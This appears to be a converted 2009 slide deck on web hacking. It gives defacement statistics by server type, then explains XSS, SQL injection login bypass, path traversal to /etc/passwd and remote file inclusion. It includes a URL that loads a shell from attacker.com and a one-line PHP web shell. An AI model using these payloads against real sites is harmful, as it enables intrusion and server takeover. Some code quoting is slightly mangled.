


Hands-on Hacking  
Unlimited




**Defacement da APRILE al  
8 Dicembre 2009**

**MASS = 5193  
SINGLE = 697**



## Defacement da APRILE al 8 Dicembre 2009



**Apache / \*NIX = 4850**


**IIS 4.0 = 3**

**IIS 5.0 = 36**

**IIS 6.0 = 984**

**IIS 7.0 = 11**

**Altri = 6**






A lot of successful sites are vulnerable to attacks that focus upon the way HTML content is generated and interpreted by client browsers.

Attackers are often able to embed malicious HTML-based content within client web requests.

With sufficient forethought and analysis, attackers can exploit these flaws by embedding scripting elements within the returned content without the knowledge of the sites visitors.

<http://www.cgisecurity.com/articles/xss-faq.shtml>



The screenshot shows a Mozilla browser window titled "Project MUSE - Basic Search - Mozilla Powerreindeer". The address bar contains the URL `http://muse.jhu.edu/search/search.cgi`. The browser's tab bar shows several open tabs, including "Project MUSE - Basic Search".


The main content area displays the Project MUSE website. The navigation menu includes "SEARCH", "JOURNALS", "ABOUT MUSE", and "CONTACT US". Below the navigation menu, there are tabs for "Basic Search" and "Advanced Search".

The search form is visible, with the following fields and values:

- Search For:** `<script>alert('CSS Vulnerable')</script>` in `All Fields (w/text)`
- Sort by:** `Relevance`
- Display:** `10` items per page

Buttons for "Search" and "Clear" are located below the search form. At the bottom of the page, a message states: "You are searching the full Muse database."

The status bar at the bottom of the browser window shows the URL `http://muse.jhu.edu/`.



Lots of pages validate user credentials in databases through SQL queries.

```
SELECT * FROM table WHERE pwd = mypassword
```

... for example...

```
SELECT * FROM table WHERE 'zone-h' = 'testing'
```

Let's see what happens when the user types

```
` or `a`='a`
```

as password.

```
SELECT * FROM table WHERE 'zone-h' = '` or `a`='a`
```

Remember, the magic string is `' or 'a'='a``







What is possible to guess if a URL is like this:

`http://www.website.com/read.php?page=index.html`

“file.php” is the web application. It reads the value of “page” variable and do something.

Probably, the web application read the file that the variable “page” refers to.

So the attacker can try something like this:

```
http://www.website.com/file.php?page=../../../../etc/  
passwd
```

In this way it's possible to read any file on the filesystem, assuming that the absolute path is known.





Another PHP specific common web application flaw is the remote file inclusion vulnerability.

It consists of the inclusion of an external PHP script (usually a shell) that is executed on the machine hosting the vulnerable web application.



This means that you can include an arbitrary file into the main web application. To exploit this vulnerability, the attacker should craft an URL like this:

```
http://www.site.com/index.php?file=http://attacker.com/shell.php&cmd=ls
```

Where `http://attacker.com/shell.php` is a command shell in PHP and “cmd” is the variable where to put commands to be executed on the server.

Example of a simple PHP Shell script:

```
<?  
system($_GET[cmd]);  
>
```